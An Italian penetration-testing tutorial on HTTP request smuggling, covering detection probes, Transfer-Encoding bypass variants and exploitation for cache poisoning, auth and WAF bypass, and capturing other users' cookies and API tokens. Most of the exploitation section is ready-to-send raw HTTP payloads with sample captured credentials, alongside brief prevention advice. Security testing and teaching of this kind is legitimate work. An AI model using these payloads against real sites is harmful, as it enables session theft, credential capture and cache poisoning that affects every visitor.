HTTP Request Smuggling: Desync, Cache Poisoning e Cookie Theft
Scopri come testare HTTP Request Smuggling nel pentesting web: CL.TE, TE.CL, desync proxy-backend, cache poisoning e furto di cookie.
- Pubblicato il 2026-03-15
- Tempo di lettura: 5 min

L’HTTP Request Smuggling sfrutta il disaccordo tra un reverse proxy (CDN, WAF, load balancer) e il backend su dove finisce una request HTTP e ne inizia un’altra. HTTP offre due modi per indicare la lunghezza del body: Content-Length (numero fisso di byte) e Transfer-Encoding: chunked (body diviso in chunk). Se il proxy usa Content-Length e il backend usa Transfer-Encoding (o viceversa), l’attaccante “contrabbanda” una seconda request nascosta dentro la prima.
L’attaccante inietta una request che il backend interpreta come proveniente dal prossimo utente legittimo. Questo permette di avvelenare la cache, bypassare WAF e autenticazione, e catturare cookie e credenziali di altri utenti. È una delle vulnerabilità più difficili da trovare e da correggere — e una delle più devastanti.
Satellite della guida pillar Misc & Infra Attacks. Vedi anche: Cache Poisoning, CORS Misconfiguration.
Riferimenti: PortSwigger Request Smuggling, James Kettle — HTTP Desync Attacks, HackTricks Request Smuggling.
Detection #
Step 1: Identifica L’Infrastruttura #
# C'è un proxy/CDN/WAF davanti al backend?
# Header che lo rivelano:
curl -sI "https://target.com/" | grep -iE "server|via|x-served|x-cache|cf-ray|x-amz"

# Server: nginx                → Nginx come proxy
# Via: 1.1 vegur               → Heroku
# CF-Ray: ...                  → Cloudflare
# X-Cache: Hit from cloudfront → AWS CloudFront
# X-Served-By: cache-...      → Fastly/Varnish

# Se c'è un proxy davanti al backend → Request Smuggling possibile
Step 2: Burp HTTP Request Smuggler (Automatico) #
# Installa "HTTP Request Smuggler" dal BApp Store
# Click destro su host → Extensions → HTTP Request Smuggler → Scan
# L'extension testa CL.TE, TE.CL e varianti automaticamente
# Se trova qualcosa → "Issue" nel Dashboard con il payload
Step 3: Test Manuale — Timing Technique #
# === CL.TE probe ===
# Se il backend interpreta TE, questa request causerà un delay:
POST / HTTP/1.1
Host: target.com
Content-Length: 4
Transfer-Encoding: chunked

1
Z
Q

# Il proxy (CL) legge 4 byte → fine. Il backend (TE) aspetta il chunk finale "0\r\n\r\n"
# → Timeout sulla response = CL.TE confermato

# === TE.CL probe ===
POST / HTTP/1.1
Host: target.com
Content-Length: 6
Transfer-Encoding: chunked

0

X

# Il proxy (TE) legge fino al chunk "0" → fine. Il backend (CL) legge 6 byte → include "X\r\n"
# → "X" si attacca alla prossima request → errore "Unrecognized method XGET" = TE.CL confermato
Step 4: Differential Response (Conferma Definitiva) #
# Smuggle una request che cambia la response della PROSSIMA request:

# CL.TE:
POST / HTTP/1.1
Host: target.com
Content-Length: 35
Transfer-Encoding: chunked

0

GET /404-page HTTP/1.1
X-Ignore:

# Se la PROSSIMA request legittima riceve un 404 → smuggling confermato!
# Il "GET /404-page" si è attaccato alla request dell'utente successivo
I Due Attacchi Base #
CL.TE (Proxy usa Content-Length, Backend usa Transfer-Encoding) #
POST / HTTP/1.1
Host: target.com
Content-Length: 13
Transfer-Encoding: chunked

0

SMUGGLED
Il proxy legge Content-Length: 13 → inoltra 13 byte come UNA request. Il backend legge Transfer-Encoding: chunked → chunk 0 = fine body → SMUGGLED diventa l’inizio della prossima request.
TE.CL (Proxy usa Transfer-Encoding, Backend usa Content-Length) #
POST / HTTP/1.1
Host: target.com
Content-Length: 3
Transfer-Encoding: chunked

8
SMUGGLED
0
Il proxy legge TE → inoltra tutto come UNA request. Il backend legge Content-Length: 3 → legge solo 8\r\n → SMUGGLED\r\n0\r\n = inizio prossima request.
Varianti Transfer-Encoding (Bypass WAF/Proxy) #
# Il proxy non riconosce queste varianti, il backend sì (o viceversa):
Transfer-Encoding: chunked
Transfer-Encoding : chunked           # Spazio prima di :
Transfer-Encoding:  chunked           # Doppio spazio
Transfer-Encoding: xchunked
Transfer-Encoding: chunked
Transfer-Encoding: x                  # Double header
Transfer-encoding: chunked            # Case diverso
Transfer-Encoding:
 chunked                               # Line folding (RFC 7230 deprecated)
Transfer-Encoding: chunked\r\nX: Y    # Header injection via CRLF
Exploitation #
Cache Poisoning (Massimo Impatto) #
POST / HTTP/1.1
Host: target.com
Content-Length: 128
Transfer-Encoding: chunked

0

GET /static/main.js HTTP/1.1
Host: target.com
Content-Length: 10

x=
La request smugglata (GET /static/main.js) si attacca alla prossima request legittima. Se quella era per /homepage, la response di main.js viene cachata come homepage → tutti gli utenti ricevono la response sbagliata. Con un redirect nella request smugglata → tutti gli utenti vengono reindirizzati a evil.com.
Cattura Request Di Altri Utenti #
POST / HTTP/1.1
Host: target.com
Content-Length: 200
Transfer-Encoding: chunked

0

POST /api/comments HTTP/1.1
Host: target.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 800

comment=
La request smugglata ha Content-Length: 800 ma body incompleto (comment=). La prossima request di un altro utente (con Cookie, Authorization, body) viene appesa al parametro comment → salvata come commento → l’attaccante la legge. 800 byte catturano quasi tutti gli header sensibili.
Auth Bypass / WAF Bypass #
POST / HTTP/1.1
Host: target.com
Content-Length: 80
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
Host: target.com
X-Forwarded-For: 127.0.0.1
Cookie: admin=true
/admin protetto da IP whitelist → la request smugglata con X-Forwarded-For: 127.0.0.1 bypassa il controllo. Stessa logica per bypassare regole WAF: il WAF vede solo la request esterna (legittima), non quella smugglata.
Request Smuggling via HTTP/2 Downgrade #
# Se il proxy parla HTTP/2 col client ma HTTP/1.1 col backend:
# HTTP/2 non usa Content-Length/Transfer-Encoding nello stesso modo
# Il proxy traduce HTTP/2 → HTTP/1.1 → possibili desync

# Burp → Target → seleziona "HTTP/2" nelle opzioni di connessione
# HTTP Request Smuggler testa automaticamente i downgrade
Output Reale #
Detection #
HTTP Request Smuggler → Scan target.com
[!] CL.TE confirmed on target.com
    Payload: POST / with CL:6, TE:chunked, body "0\r\n\r\nG"
    Evidence: next request returned "Unrecognized method GGET"
    # "G" smugglato + "GET" della prossima request → "GGET"
Cattura Cookie #
# Dopo il smuggling → leggi i commenti:
$ curl -s "https://target.com/api/comments?latest=true" | python3 -m json.tool

{
  "comments": [{
    "id": 4523,
    "text": "GET /dashboard HTTP/1.1\r\nHost: target.com\r\nCookie: session=eyJhbGciOiJIUzI1NiJ9...\r\nAuthorization: Bearer sk_live_4eC39Hq...",
    "author": "anonymous"
  }]
}
# → Cookie E token API di un altro utente catturati!
Workflow Operativo #
Step 1 → Identifica infrastruttura: proxy/CDN/WAF? (header Server, Via, CF-Ray, X-Cache)
Step 2 → Burp HTTP Request Smuggler → scan automatico
Step 3 → Se confermato → determina tipo (CL.TE o TE.CL) e testa varianti TE
Step 4 → Exploitation: cache poisoning, cattura request, auth/WAF bypass
Step 5 → Documenta impatto: utenti colpibili, dati catturabili, durata cache
Caso Studio #
Settore: E-commerce, Nginx proxy + Node.js backend.
Burp ha confermato CL.TE: Nginx usava Content-Length, Node.js preferiva Transfer-Encoding. Request smugglata con POST a /api/feedback + Content-Length lungo → le request degli utenti successivi venivano scritte nel campo feedback. In 10 minuti: catturati cookie di sessione di 3 utenti e 1 Authorization header con API key Stripe.
Un disaccordo tra Nginx e Node.js → credenziali di altri utenti in chiaro.
FAQ #
Serve un proxy davanti al backend? #
Sì. Il Request Smuggling richiede almeno due componenti (proxy + backend) che interpretano la stessa request in modo diverso. Se il backend è esposto direttamente senza proxy, l’attacco non è possibile.
Funziona con HTTP/2? #
HTTP/2 gestisce il framing in modo diverso, ma se il proxy fa downgrade da HTTP/2 a HTTP/1.1 verso il backend, il desync è ancora possibile. È il vettore emergente più studiato — vedi la ricerca di James Kettle su HTTP/2 request smuggling.
Come lo previeni? #
Configura proxy e backend per usare lo stesso metodo (entrambi CL o entrambi TE). Disabilita il support chunked se non necessario. Normalizza le request nel proxy prima di inoltrare. Usa HTTP/2 end-to-end senza downgrade.
Gli scanner lo trovano? #
La maggior parte degli scanner automatici (Nessus, Acunetix) non lo trovano. Serve Burp con l’extension HTTP Request Smuggler di James Kettle, o test manuali con timing technique.
✅ Checklist #
DETECTION
☐ Proxy/CDN/WAF identificato (header Server, Via, CF-Ray)
☐ Burp HTTP Request Smuggler eseguito
☐ CL.TE timing probe testato
☐ TE.CL timing probe testato
☐ Varianti Transfer-Encoding testate (spazio, tab, case, double, folding)
☐ HTTP/2 downgrade testato
☐ Differential response confermata (404 sulla prossima request)

EXPLOITATION
☐ Cache poisoning: CDN/proxy con cache? TTL?
☐ Cattura request: endpoint che salva input (comments, feedback)?
☐ Auth bypass: /admin con X-Forwarded-For smugglato?
☐ WAF bypass: payload bloccato dal WAF passato via smuggling?

IMPATTO
☐ Utenti colpibili dal cache poisoning stimati
☐ Dati catturabili (cookie, auth header, body PII)
☐ Durata cache poisoning (TTL)
Il tuo proxy e il backend concordano su Content-Length vs Transfer-Encoding? Penetration test HackIta. Dal desync al credential theft: formazione 1:1.